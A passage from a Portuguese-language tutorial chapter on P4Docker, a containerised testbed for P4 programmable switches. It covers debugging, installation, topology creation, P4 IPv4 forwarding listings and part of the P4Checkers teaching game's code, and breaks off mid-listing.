


Figura 3.14: Interface de projetos - projeto em execução

Essa abordagem facilita o monitoramento e depuração do ambiente, proporcionando maior controle sobre a execução dos experimentos e garantindo que os componentes da topologia estejam corretamente configurados e operacionais.

4.5. Depuração (debug)

O P4Docker oferece um ambiente robusto para a depuração de redes programáveis, proporcionando a captura de logs em tempo real dos switches BMv2. Por padrão, os containers que executam switches BMv2 no P4Docker armazenam os registros no arquivo `/tmp/switch.log`, permitindo o monitoramento contínuo do comportamento da rede. Essa funcionalidade possibilita que os usuários acessem os logs a qualquer momento, registrando eventos relevantes e analisando detalhadamente o processamento de pacotes na topologia. A Figura 3.15 ilustra o log em tempo real de um pacote recebido pelo switch P4, mostrando todas as funções acionadas, processamento do pacote até sua saída.




Figura 3.15: Log em tempo real de um switch P4

Uma das grandes vantagens do P4Docker em relação a ferramentas tradicionais de simulação, como o Mininet, é a capacidade de tratar cada switch de forma independente. Em topologias complexas, onde múltiplos switches e hosts interagem simultaneamente, é possível interromper apenas um switch específico, modificar seu código P4 e reiniciá-lo sem afetar o restante da topologia. Isso permite que os desenvolvedores testem alterações incrementais no código, observem os impactos diretamente nos logs e ajustem o comportamento da rede sem a necessidade de reiniciar todo o ambiente de simulação.

Essa abordagem é um diferencial significativo, pois evita a necessidade de reconfigurar toda a topologia sempre que uma alteração for realizada em um dos switches. Em ferramentas como o Mininet, qualquer modificação no código P4 exige a reinicialização completa da simulação, o que pode ser inviável para testes frequentes e iterativos. No P4Docker, as mudanças podem ser aplicadas de maneira dinâmica, possibilitando uma depuração mais eficiente e ágil, acelerando o processo de desenvolvimento e análise de redes programáveis.

Além disso, o acesso direto aos logs individuais de cada switch facilita a compreensão do impacto de uma mudança específica, tornando mais simples a identificação de erros e otimização do código P4. Essa capacidade de testar modificações isoladas e visualizar os efeitos em tempo real sem interromper a operação dos demais dispositivos da rede reforça o P4Docker como uma ferramenta ideal para experimentação, ensino e pesquisa em redes definidas por software e programação de planos de dados.

É possível ainda fazer a depuração com Wireshark e capturar os pacotes diretamente nas interfaces de rede dos containers. No entanto, como os nós da topologia são executados em containers isolados por namespaces, as interfaces virtuais (`veth`) não ficam visíveis no Wireshark executado no sistema host.

Para contornar essa limitação, é necessário executar o Wireshark dentro do namespace de rede do container desejado. Isso pode ser feito obtendo o PID do processo do

container e utilizando o comando `nsenter`. Por exemplo, para acessar as interfaces do container `host1`:

```
PIDHost1=$(docker inspect -f '{{.State.Pid}}' host1)
sudo nsenter -t $PIDHost1 -n wireshark
```

O primeiro comando armazena o PID do container na variável `PIDHost1`. Em seguida, o comando `nsenter` abre o Wireshark no contexto de rede daquele container, permitindo que todas as suas interfaces internas sejam acessadas para captura de pacotes. Essa abordagem é especialmente útil para acompanhar o tráfego real entre os nós e observar como os pacotes são manipulados pelos switches programáveis em tempo real.

Além da captura básica de logs, a depuração no P4Docker pode ser aprimorada com estratégias avançadas que combinem análise automatizada de eventos, integração com ferramentas externas e geração de métricas de desempenho. Um exemplo prático é a criação de filtros personalizados nos logs para destacar apenas pacotes que acionam ações específicas, como redirecionamentos, drops ou modificações em headers. Essa funcionalidade pode ser futuramente incorporada à interface gráfica por meio de uma aba de visualização de eventos relevantes.

Outra possibilidade promissora é o uso de scripts de análise que processam os logs após a execução dos testes, extraindo estatísticas como número de pacotes por porta, número de entradas acionadas por tabela e tempo médio de processamento por switch. Esses dados podem ser visualizados com ferramentas como Grafana ou visualizadores em tempo real integrados ao frontend, promovendo uma visão mais abrangente sobre o comportamento da rede.

A interface de depuração também pode evoluir para oferecer um modo passo a passo, permitindo que o usuário inspecione o caminho percorrido por um pacote dentro do pipeline, analisando cada estágio: parser, match-action ingress, egress, e deparser. Esse recurso funcionaria de forma semelhante a um debugger tradicional, e seria especialmente valioso para fins educacionais.

A exportação estruturada dos logs em formatos como JSON ou CSV viabiliza a análise por ferramentas externas de machine learning e detecção de anomalias. Isso abre espaço para investigações mais sofisticadas sobre falhas de rede, comportamento inesperado ou mesmo ataques. Com essas extensões, o P4Docker pode se consolidar não apenas como um ambiente de testes, mas como uma plataforma completa de observabilidade para redes programáveis.

4.6. Instalação do P4Docker

A instalação do P4Docker pode ser realizada de forma automatizada através do script *install.sh* para distribuições Ubuntu ou *installYUM.sh* para distribuições RedHat, disponível no repositório oficial da ferramenta. Esse script instala todas as dependências necessárias, incluindo Docker, Node.js e NPM, além de clonar o repositório completo.

1. Clone o repositório ou acesse diretamente o arquivo de instalação em: `https://github.com/dnredson/P4Docker`
2. Conceda permissão de execução ao script:

```
chmod +x install.sh
```

3. Execute o script com permissões administrativas:

```
./install.sh
```

Após a instalação, acesse a pasta *P4Docker* e execute o servidor backend com o comando:

```
cd P4Docker
sudo node app.js
```

A interface gráfica estará disponível em: `http://localhost:3000`

Alternativamente, também é possível utilizar uma imagem virtual pré-configurada no formato OVA[1] com usuário e senha padrão `p4d`.

4.7. Permissões para execução automática com sudo

Como o backend do P4Docker interage diretamente com o Docker Engine, é necessário que o processo `app.js` seja executado com permissões de superusuário. Para facilitar a execução sem necessidade de digitar a senha toda vez, pode-se configurar o usuário atual para executar o comando `node app.js` com privilégios sudo sem senha.

Edite o arquivo de configuração do `sudoers` com o comando:

```
sudo visudo
```

E adicione a seguinte linha ao final do arquivo, substituindo `seu_usuario` pelo nome do seu usuário no sistema:

```
seu_usuario ALL=(ALL) NOPASSWD: /usr/bin/node /caminho/para/app.js
```

Essa configuração permite que o comando seja executado com sudo sem solicitar senha, garantindo o funcionamento adequado da interface sem intervenção manual. Certifique-se de ajustar o caminho conforme a localização real do `app.js` em seu sistema.

5. P4: da Teoria à Prática

Esta seção explora a criação, edição e compilação de códigos P4 utilizando o ambiente integrado do P4Docker. Para iniciar, certifique-se de que o P4Docker está instalado e em execução no seu sistema. A interface gráfica pode ser acessada através do navegador web no endereço `http://localhost:3000`. Para mais detalhes e tutoriais adicionais, consulte a documentação oficial do P4Docker[2].

[1] disponível em: `hhttps://drive.google.com/file/d/1Hlv1EAcj4YnxV7yyqgx41kiPIiU8yWWm/view?usp=sharing`

[2] disponível em: `https://dnredsons-organization.gitbook.io/p4docker`

5.1. Escrevendo e compilando códigos P4

Nesta etapa, será abordado o processo de compilação de um código P4 utilizando o compilador p4c, integrado ao P4Docker. O ambiente gráfico permite que o código seja compilado com um único clique, sem necessidade de utilizar a linha de comando. As etapas para compilação do código P4 são, na sequência:

1. Acesse a interface gráfica do P4Docker em `http://localhost:3000`.
2. Clique na opção “Compiler” no menu superior.
3. Insira o título do código no campo “Title”, como em “exemplo”
4. No editor de código, insira o conteúdo do programa P4 conforme o exemplo utilizado neste minicurso (ver código 3.2).
5. Clique em Compilar.
6. Caso o processo de compilação seja bem-sucedido, aparecerá uma mensagem na tela de Output informando que o código está compilado com sucesso.
7. O código `exemplo.json` será salvo no volume compartilhado para uso nos switches p4.

```
/* -*- P4_16 -*- */
#include <core.p4>
#include <v1model.p4>

const bit<16> TYPE_IPV4 = 0x800;
typedef bit<9>  egressSpec_t;
typedef bit<48> macAddr_t;
typedef bit<32> ip4Addr_t;

header ethernet_t {
    macAddr_t dstAddr;
    macAddr_t srcAddr;
    bit<16>   etherType;
}

header ipv4_t {
    bit<4>    version;
    bit<4>    ihl;
    bit<8>    diffserv;
    bit<16>   totalLen;
    bit<16>   identification;
    bit<3>    flags;
    bit<13>   fragOffset;
    bit<8>    ttl;
    bit<8>    protocol;
    bit<16>   hdrChecksum;
    ip4Addr_t srcAddr;
    ip4Addr_t dstAddr;
}

struct metadata {
    /* empty */
}

struct headers {
    ethernet_t   ethernet;
    ipv4_t       ipv4;
}

parser MyParser(packet_in packet,
                out headers hdr,
                inout metadata meta,
                inout standard_metadata_t standard_metadata) {

```

```
    state start {
        packet.extract(hdr.ethernet);
        transition select(hdr.ethernet.etherType){
            TYPE_IPV4: ipv4;
            default: accept;

        }

    }
    state ipv4 {
        packet.extract(hdr.ipv4);
        transition accept;
    }

}


control MyVerifyChecksum(inout headers hdr, inout metadata meta) {
    apply {  }
}

control MyIngress(inout headers hdr,
                  inout metadata meta,
                  inout standard_metadata_t standard_metadata) {

    action drop() {
        mark_to_drop(standard_metadata);
    }

    action ipv4_forward(macAddr_t dstAddr, egressSpec_t port) {
        hdr.ethernet.srcAddr = hdr.ethernet.dstAddr;
        hdr.ethernet.dstAddr = dstAddr;
        standard_metadata.egress_spec = port;
        hdr.ipv4.ttl = hdr.ipv4.ttl -1;

    }

    table ipv4_lpm {
        key = {
            hdr.ipv4.dstAddr: exact;
        }
        actions = {
            ipv4_forward;
            drop;
            NoAction;
        }
        size = 1024;
        default_action = NoAction();
    }

    apply {
        if (hdr.ipv4.isValid()){
            ipv4_lpm.apply();

        }
    }
}

control MyEgress(inout headers hdr,
                 inout metadata meta,
                 inout standard_metadata_t standard_metadata) {
    apply {  }
}
control MyComputeChecksum(inout headers hdr, inout metadata meta) {
     apply {
  update_checksum(
      hdr.ipv4.isValid(),
            { hdr.ipv4.version,
        hdr.ipv4.ihl,
              hdr.ipv4.diffserv,
              hdr.ipv4.totalLen,
              hdr.ipv4.identification,
              hdr.ipv4.flags,
              hdr.ipv4.fragOffset,
              hdr.ipv4.ttl,
              hdr.ipv4.protocol,
              hdr.ipv4.srcAddr,
              hdr.ipv4.dstAddr },
            hdr.ipv4.hdrChecksum,
            HashAlgorithm.csum16);
    }
}
control MyDeparser(packet_out packet, in headers hdr) {
```

```
    apply {
        packet.emit(hdr.ethernet);
        packet.emit(hdr.ipv4);

    }
}

V1Switch(
MyParser(),
MyVerifyChecksum(),
MyIngress(),
MyEgress(),
MyComputeChecksum(),
MyDeparser()
) main;
```

Listing 3.2: Exemplo básico de programa P4

O código 3.2 utilizado neste primeiro exemplo implementa um switch programável simples com suporte ao encaminhamento de pacotes IPv4. Ele define dois cabeçalhos, Ethernet e IPv4, que serão extraídos dos pacotes recebidos para análise. O `parser` identifica se o pacote é IPv4 e, nesse caso, extrai também o cabeçalho IP. Após isso, o controle de ingresso processa o pacote com base em uma tabela chamada `ipv4_lpm`, que associa endereços IP de destino a ações de encaminhamento. Se houver uma correspondência na tabela, a ação `ipv4_forward` é aplicada, modificando os endereços MAC do pacote, definindo a porta de saída e decrementando o TTL. Se não houver regra definida, o pacote é descartado. O controle de egresso está presente, mas não realiza nenhuma modificação neste exemplo. O `deparser` é responsável por remontar os cabeçalhos no pacote antes que ele seja enviado. A arquitetura V1Switch conecta todos esses blocos, formando o pipeline completo. Esse código será utilizado na prática para permitir a comunicação entre dois hosts em uma topologia criada no P4Docker, com inserção de regras via terminal.

5.2. Criando infraestruturas utilizando a *dashboard*

Com o código P4 já compilado, a próxima etapa consiste na criação da topologia de rede. Neste exemplo, será criada uma infraestrutura simples com dois hosts conectados por um único switch programável. Na tela inicial do P4Docker, clique em "Add Node"e selecione a opção "Host". Para o primeiro host, use o nome “h1”, defina apenas uma porta e utilize a imagem Docker "`dnredson/net`". Repita o processo para criar o “h2”. Em seguida, adicione um switch, selecione a opção "Switch"e configure o nome como “sw1”, defina 2 portas, e informe o nome do arquivo gerado na compilação (`exemplo.json`). No campo "API Port"adicione a porta "50001". No campo "Entries", insira os comandos para preencher a tabela do plano de dados, como:

```
table_add MyIngress.ipv4_lpm ipv4_forward 10.0.1.2 => 00:00:00:00:01:02 1;
table_add MyIngress.ipv4_lpm ipv4_forward 10.0.2.2 => 00:00:00:00:02:02 2
```

As regras informam ao switch como proceder para o encaminhamento de pacotes baseando-se no IP de destino. Pacotes para `10.0.1.2` serão enviados pela porta 1 com destino ao MAC `00:00:00:00:01:02`, e pacotes para `10.0.2.2` seguirão pela porta 2. As linhas devem ser inseridas separadas por “;”. Depois de posicionar os nós, a topologia será adicionada ao *canvas* como ilustrado na Figura 3.16. O próximo passo é adicionar as arestas e criar a comunicação.

Clique em "Add Edge"para conectar os hosts ao switch. Conecte o host1 à porta 1 do switch, atribuindo o endereço IP `10.0.1.2/24` e MAC `00:00:00:00:01:02`




Figura 3.16: Topologia inicial para o Exemplo 1 - Comunicação entre dois hosts




Figura 3.17: Topologia completa para o Exemplo 1 - Comunicação entre dois hosts

para o host, e IP `10.0.1.1/24` e MAC `00:00:00:00:01:01` para o switch. Faça o mesmo com o host2 e a porta 2 do switch, atribuindo o endereço IP `10.0.2.2/24` e endereço MAC `00:00:00:00:02:02` para o host, e IP `10.0.2.1/24` e MAC `00:00:00:00:02:01` para o switch.

Com os nós e conexões criados, a infraestrutura estará pronta, como ilustrado na Figura 3.17 para execução. Esta interface permite ainda salvar e exportar a topologia, facilitando testes futuros e reuso em diferentes experimentos.

5.3. Implementação, remoção e alteração de ambientes de teste

Após a criação da infraestrutura com os hosts e switches conectados, o ambiente de teste pode ser iniciado diretamente pela interface do P4Docker. O primeiro passo é utilizar os botões do menu inferior da *dashboard*: clique em "Save Topology" para armazenar a topologia atual, em "Generate Code" para gerar o script de configuração *exemploConfig.sh*, responsável por criar os containers, `namespaces` e interfaces de rede, e em "Generate Cleaner Code" para gerar o script `cleanexemplo.sh`, que remove e limpa o ambiente.

Os *scripts* gerados podem ser executados diretamente pelo terminal Linux. Para isso, é necessário primeiro atribuir permissões de execução com os comandos:

```
chmod +x exemploConfig.sh
chmod +x cleanexemplo.sh
```

Após salvar os arquivos, clique em “Deploy” para que o projeto seja registrado e possa ser gerenciado através da aba “Projects”, localizada no menu superior da interface. Essa etapa é fundamental para que o ambiente esteja disponível futuramente, já que projetos executados apenas via terminal, sem uso da opção “Deploy”, não são listados automaticamente na interface gráfica.

Na tela “Projects”, todos os projetos salvos via *dashboard* estarão listados. Selecione o projeto recém-criado, por exemplo, “exemplo”, e clique em “Load Project”. A topologia será carregada na tela, e os nós aparecerão inicialmente em vermelho, indicando que os containers ainda não estão em execução.

Se o P4Docker estiver configurado com permissões administrativas, basta clicar em “Deploy Project” para iniciar a criação do ambiente diretamente pela interface gráfica. Caso contrário, o script `exemploConfig.sh` deverá ser executado manualmente com permissões de super usuário:

```
sudo ./exemploConfig.sh
```

Como a configuração envolve a criação de `namespaces` e o uso do Docker Engine, é necessário utilizar o comando com `sudo` para que as permissões do sistema operacional sejam respeitadas.

A Figura 3.18 ilustra a topologia criada com base nas configurações definidas.




Figura 3.18: Topologia criada pelo P4Docker

Após o início do ambiente, atualize a página e recarregue o projeto. Os nós serão exibidos em verde, indicando que os containers estão ativos e em funcionamento. Na primeira execução, esse processo pode levar alguns minutos, especialmente se as imagens dos containers ainda precisarem ser baixadas.

Ao clicar em um nó ativo, o botão “Connect” ficará disponível no painel lateral, permitindo acesso direto ao terminal daquele container. Por exemplo, clique sobre o nó “h1” e selecione “Connect” para abrir seu terminal em uma nova aba do navegador.

Caso seja necessário interromper a execução de um container específico, clique em “Stop”. Isso pausará apenas aquele container, sem afetar os demais elementos da topologia. Para limpar completamente o ambiente, clique em “Clean Project”, o que encerrará todos os containers, redes e configurações associadas ao projeto. Caso as permissões administrativas não estejam ativas na interface, a limpeza também pode ser feita manualmente com o comando:

```
sudo ./cleanexemplo.sh
```

Além disso, o P4Docker permite editar o ambiente mesmo após sua criação. É

possível alterar nomes, imagens, endereços IP e até substituir o arquivo P4 de um switch por outro compilado.

5.4. Gerenciando o ambiente de teste em tempo de execução

Uma das vantagens do P4Docker é a capacidade de controlar os containers individualmente. É possível, por exemplo, parar apenas um dos hosts ou um switch específico sem afetar o restante da topologia. Isso permite simular falhas, reinicializações parciais ou reconfigurações pontuais, proporcionando maior controle sobre cada componente do ambiente. Essa granularidade é especialmente útil para testes de resiliência, depuração de comportamentos isolados ou para o ensino de conceitos como tolerância a falhas em redes programáveis.

Com o ambiente configurado e operacional, selecione o nó "sw1"que representa o switch para que o painel lateral de informações seja atualizado. Clique na opção "Connect"para abrir um terminal conectado diretamente ao container do switch. Repita o processo para os nós "h1"e "h2", abrindo uma nova aba de terminal para cada um deles.

Por padrão, os switches BMv2 criados no P4Docker mantêm seus *logs* ativos no diretório "`/tmp/switch.log`". Para acompanhar os eventos em tempo real, acesse o terminal do container "sw1"e execute o comando:

```
tail -f /tmp/switch.log
```

Em seguida, vá até a aba correspondente ao terminal do host "h1"e envie pacotes ICMP com o comando:

```
ping -c 10 10.0.2.2
```

Esse comando envia quatro pacotes para o endereço IP de "h2". Retornando ao terminal do switch, será possível visualizar em tempo real o registro da chegada, do processamento e do encaminhamento dos pacotes, evidenciando o funcionamento interno de um switch programável controlado por P4.

5.5. Aplicação: Comunicação entre dois hosts utilizando entradas de *Control Plane* e *Data Plane*

No exemplo da seção 5.3, os comandos "`table_add`"foram utilizados para configurar a tabela de encaminhamento diretamente pelo plano de controle. Essa abordagem reflete o uso tradicional de redes SDN, onde a lógica de processamento está no switch, mas as decisões de encaminhamento são definidas por controladores externos.

Entretanto, graças à flexibilidade da linguagem P4, esse mesmo comportamento pode ser implementado exclusivamente no plano de dados. Ou seja, o próprio programa P4 pode conter a lógica necessária para decidir o encaminhamento dos pacotes, sem depender de entradas fornecidas dinamicamente em tempo de execução.

O código da Listagem 3.3 apresenta uma versão modificada do exemplo anterior, onde o encaminhamento é feito diretamente com base nos valores dos cabeçalhos, eliminando a necessidade de configurar a tabela via terminal.

```
1 /* -*- P4_16 -*- */
2 #include <core.p4>
3 #include <v1model.p4>
```

```
4
5  const bit<16> TYPE_IPV4 = 0x800;
6  typedef bit<9>  egressSpec_t;
7  typedef bit<48> macAddr_t;
8  typedef bit<32> ip4Addr_t;
9
10 header ethernet_t {
11     macAddr_t dstAddr;
12     macAddr_t srcAddr;
13     bit<16>   etherType;
14 }
15
16 header ipv4_t {
17     bit<4>    version;
18     bit<4>    ihl;
19     bit<8>    diffserv;
20     bit<16>   totalLen;
21     bit<16>   identification;
22     bit<3>    flags;
23     bit<13>   fragOffset;
24     bit<8>    ttl;
25     bit<8>    protocol;
26     bit<16>   hdrChecksum;
27     ip4Addr_t srcAddr;
28     ip4Addr_t dstAddr;
29 }
30
31 struct metadata {
32     /* empty */
33 }
34
35 struct headers {
36     ethernet_t   ethernet;
37     ipv4_t       ipv4;
38 }
39
40 parser MyParser(packet_in packet,
41                 out headers hdr,
42                 inout metadata meta,
43                 inout standard_metadata_t standard_metadata) {
44
45     state start {
46
47         packet.extract(hdr.ethernet);
48         transition select(hdr.ethernet.etherType){
49             TYPE_IPV4: ipv4;
50             default: accept;
51         }
52     }
53     state ipv4 {
54         packet.extract(hdr.ipv4);
55         transition accept;
56     }
57
58 }
59
60 control MyVerifyChecksum(inout headers hdr, inout metadata meta) {
61     apply {  }
62 }
63
64 control MyIngress(inout headers hdr,
65                   inout metadata meta,
66                   inout standard_metadata_t standard_metadata) {
67
68     action drop() {
69         mark_to_drop(standard_metadata);
70     }
71
72     action ipv4_forward(macAddr_t dstAddr, egressSpec_t port) {
73
74
75         hdr.ethernet.srcAddr = hdr.ethernet.dstAddr;
76         hdr.ethernet.dstAddr = dstAddr;
77         standard_metadata.egress_spec = port;
78         hdr.ipv4.ttl = hdr.ipv4.ttl -1;
79
80     }
81
82     table ipv4_lpm {
83         key = {
84             hdr.ipv4.dstAddr: exact;
85         }
86         actions = {
```

```
            ipv4_forward;
            drop;
            NoAction;
        }
        size = 1024;
        default_action = NoAction();
    }

    apply {
        if (hdr.ipv4.isValid()){
            ipv4_lpm.apply();
              if (hdr.ipv4.dstAddr == 0x0a000102) {
              ipv4_forward(0x000000000102, 1);
   } else if (hdr.ipv4.dstAddr == 0x0a000202) {
              ipv4_forward(0x000000000202, 2);
        }
        }
    }
}

control MyEgress(inout headers hdr,
                 inout metadata meta,
                 inout standard_metadata_t standard_metadata) {
    apply {  }
}

control MyComputeChecksum(inout headers hdr, inout metadata meta) {
     apply {
  update_checksum(
      hdr.ipv4.isValid(),
            { hdr.ipv4.version,
        hdr.ipv4.ihl,
              hdr.ipv4.diffserv,
              hdr.ipv4.totalLen,
              hdr.ipv4.identification,
              hdr.ipv4.flags,
              hdr.ipv4.fragOffset,
              hdr.ipv4.ttl,
              hdr.ipv4.protocol,
              hdr.ipv4.srcAddr,
              hdr.ipv4.dstAddr },
            hdr.ipv4.hdrChecksum,
            HashAlgorithm.csum16);
    }
}

control MyDeparser(packet_out packet, in headers hdr) {
    apply {

        //parsed headers have to be added again into the packet.
        packet.emit(hdr.ethernet);
        packet.emit(hdr.ipv4);

    }
}

V1Switch(
MyParser(),
MyVerifyChecksum(),
MyIngress(),
MyEgress(),
MyComputeChecksum(),
MyDeparser()
) main;
```

Listing 3.3: Código P4 para encaminhamento utilizando apenas o plano de dados

Embora a estrutura geral do código permaneça a mesma, a lógica dentro do bloco `apply` foi alterada. Após verificar que o pacote possui um cabeçalho IPv4 válido, o código inspeciona o campo `dstAddr` e identifica para qual endereço IP o pacote deve ser encaminhado. Quando o endereço de destino é reconhecido como `0x0a000102`, que representa o endereço `10.0.1.2` em formato hexadecimal, o pacote é enviado pela porta 1 com destino ao endereço MAC `0x000000000102`, que representa o endereço `00:00:00:00:01:02`; se for `0x0a000202`, segue pela porta 2 com destino ao endereço MAC `0x000000000202`, que representa o endereço `00:00:00:00:02:02`.

A função `ipv4_forward` é chamada diretamente com os parâmetros esperados, sem depender de qualquer entrada na tabela de encaminhamento.

Apesar de não ser a abordagem recomendada para redes reais — onde os dispositivos podem trocar de IP, e tabelas de encaminhamento precisam ser atualizadas dinamicamente — esse exemplo é útil para fins educacionais. Ele demonstra com clareza como um switch programável pode tomar decisões diretamente no plano de dados, sem qualquer interação com o plano de controle.

5.6. Aplicação: P4Checkers

O P4Checkers ([Trombeta et al. 2024]) é uma aplicação educacional interativa que integra conceitos de redes de computadores com o jogo de damas (checkers). Desenvolvido com o objetivo de tornar o ensino de redes mais atrativo, ele utiliza a linguagem P4 para interpretar ações de jogo como pacotes de rede, processando-as diretamente no plano de dados. A arquitetura da aplicação consiste em dois hosts e um switch P4, todos implementados como containers Docker no ambiente P4Docker.

Nesta atividade prática, os participantes executarão o P4Checkers utilizando o P4Docker, reforçando conceitos como manipulação de pacotes, uso de registradores e controle de fluxo diretamente no plano de dados.

Passo 1 – Compilação do código P4

Utilize o código do P4Checkers[3] e compile-o utilizando a interface do P4Docker. Nomeie o programa como `p4checkers`.

O código do P4Checkers implementa a lógica de um jogo de damas diretamente no plano de dados do switch P4. As principais funções e estruturas estão descritas a seguir:

- **Registradores:** Os registradores armazenam o estado do jogo diretamente no switch. Eles são definidos logo após as estruturas de cabeçalhos e são essenciais para manter a lógica do jogo entre os pacotes:

```
// 0 brancas - 1 pretas

register<bit<1>>(1) jogo_iniciado;
//verificador de jogo iniciado


register<bit<376>>(1) map;
```

Listing 3.4: Registradores do P4Checkers

- **Parser:** O parser extrai os campos relevantes dos pacotes recebidos e redireciona os pacotes UDP e TCP para os estados adequados. Ele prepara os dados para que a lógica do jogo possa atuar nos campos corretos dos pacotes. Um exemplo da transição após extração do header IPv4 é mostrado a seguir:

```
    state parse_ethernet {
        pkt.extract(hdr.ethernet);
        meta.parsed_bytes = meta.parsed_bytes + 14;
        transition select(hdr.ethernet.etherType) {
            16w0x800: parse_ipv4;
            default: accept;
```

[3]disponível em: https://github.com/lucastrombet/P4CHECKERS/blob/main/main.p4

```
        }
    }

    state parse_ipv4 {
        pkt.extract(hdr.ipv4);
        meta.parsed_bytes = meta.parsed_bytes + 20;
        transition select(hdr.ipv4.protocol){
            17 : parse_udp;
            6  : parse_tcp;
            default: chain_ipv4_raw;
        }
    }

    state parse_udp{
        pkt.extract(hdr.udp);
        meta.parsed_bytes = meta.parsed_bytes + 8;
        transition chain_ipv4_udp;
    }

    state parse_tcp{
        pkt.extract(hdr.tcp);
        meta.parsed_bytes = meta.parsed_bytes + 20;
        transition chain_ipv4_tcp;
    }
```

Listing 3.5: Transição do parser para pacotes UDP ou TCP

- **Ação SendBack:** Essa ação é utilizada para enviar uma resposta diretamente ao jogador, invertendo os campos de origem e destino dos *headers* Ethernet, IP e UDP/TCP. Isso permite que o switch responda imediatamente ao jogador que enviou uma jogada inválida ou incorreta:

```
control SendBack(inout headers hdr,
                 inout metadata meta,
                 inout standard_metadata_t standard_metadata) {

    apply{
        standard_metadata.egress_spec = standard_metadata.ingress_port;

        if (hdr.ethernet.isValid()){
            bit<48> tmp = hdr.ethernet.srcAddr;
            hdr.ethernet.srcAddr = hdr.ethernet.dstAddr;
            hdr.ethernet.dstAddr = tmp;
        }

        if (hdr.ipv4.isValid()){
            bit<32> tmp = hdr.ipv4.src;
            hdr.ipv4.src = hdr.ipv4.dst;
            hdr.ipv4.dst = tmp;
        }

        if (hdr.udp.isValid()){
            bit<16> tmp = hdr.udp.srcPort;
            hdr.udp.srcPort = hdr.udp.dstPort;
            hdr.udp.dstPort = tmp;
            hdr.udp.csum = 0;
        }

        if (hdr.tcp.isValid()){
            bit<16> tmp = hdr.tcp.srcPort;
            hdr.tcp.srcPort = hdr.tcp.dstPort;
            hdr.tcp.dstPort = tmp;
            hdr.tcp.csum = 0;
        }

    }
```

Listing 3.6: Ação SendBack: resposta do switch para o remetente

- **Controle MyIngress:** O bloco de controle de entrada é o coração da lógica do jogo. Ele aplica a tabela de roteamento, executa a lógica dos registradores e inspeciona o conteúdo dos pacotes para validar e processar movimentos.

```
    apply {
/*
        portfwd.apply();
*/
        if (hdr.ipv4.isValid()){
            ipv4_lpm.apply();

        }
        #include "a_apply.p4"

        // erase checksums an update packet sizes
        if (hdr.tcp.isValid()){
            hdr.tcp.csum = 0;
        }
        else if (hdr.udp.isValid()){
            hdr.udp.csum = 0;
            hdr.udp.len = hdr.udp.len + meta.size_growth;
            hdr.udp.len = hdr.udp.len - meta.size_loss;
            if (meta.truncated_to!=0){
                hdr.udp.len = (bit<16>) meta.truncated_to - 34;
            }
        }
        if (hdr.ipv4.isValid()){
            hdr.ipv4.totalLen = hdr.ipv4.totalLen + meta.size_growth;
            hdr.ipv4.totalLen = hdr.ipv4.totalLen - meta.size_loss;
            if (meta.truncated_to!=0){
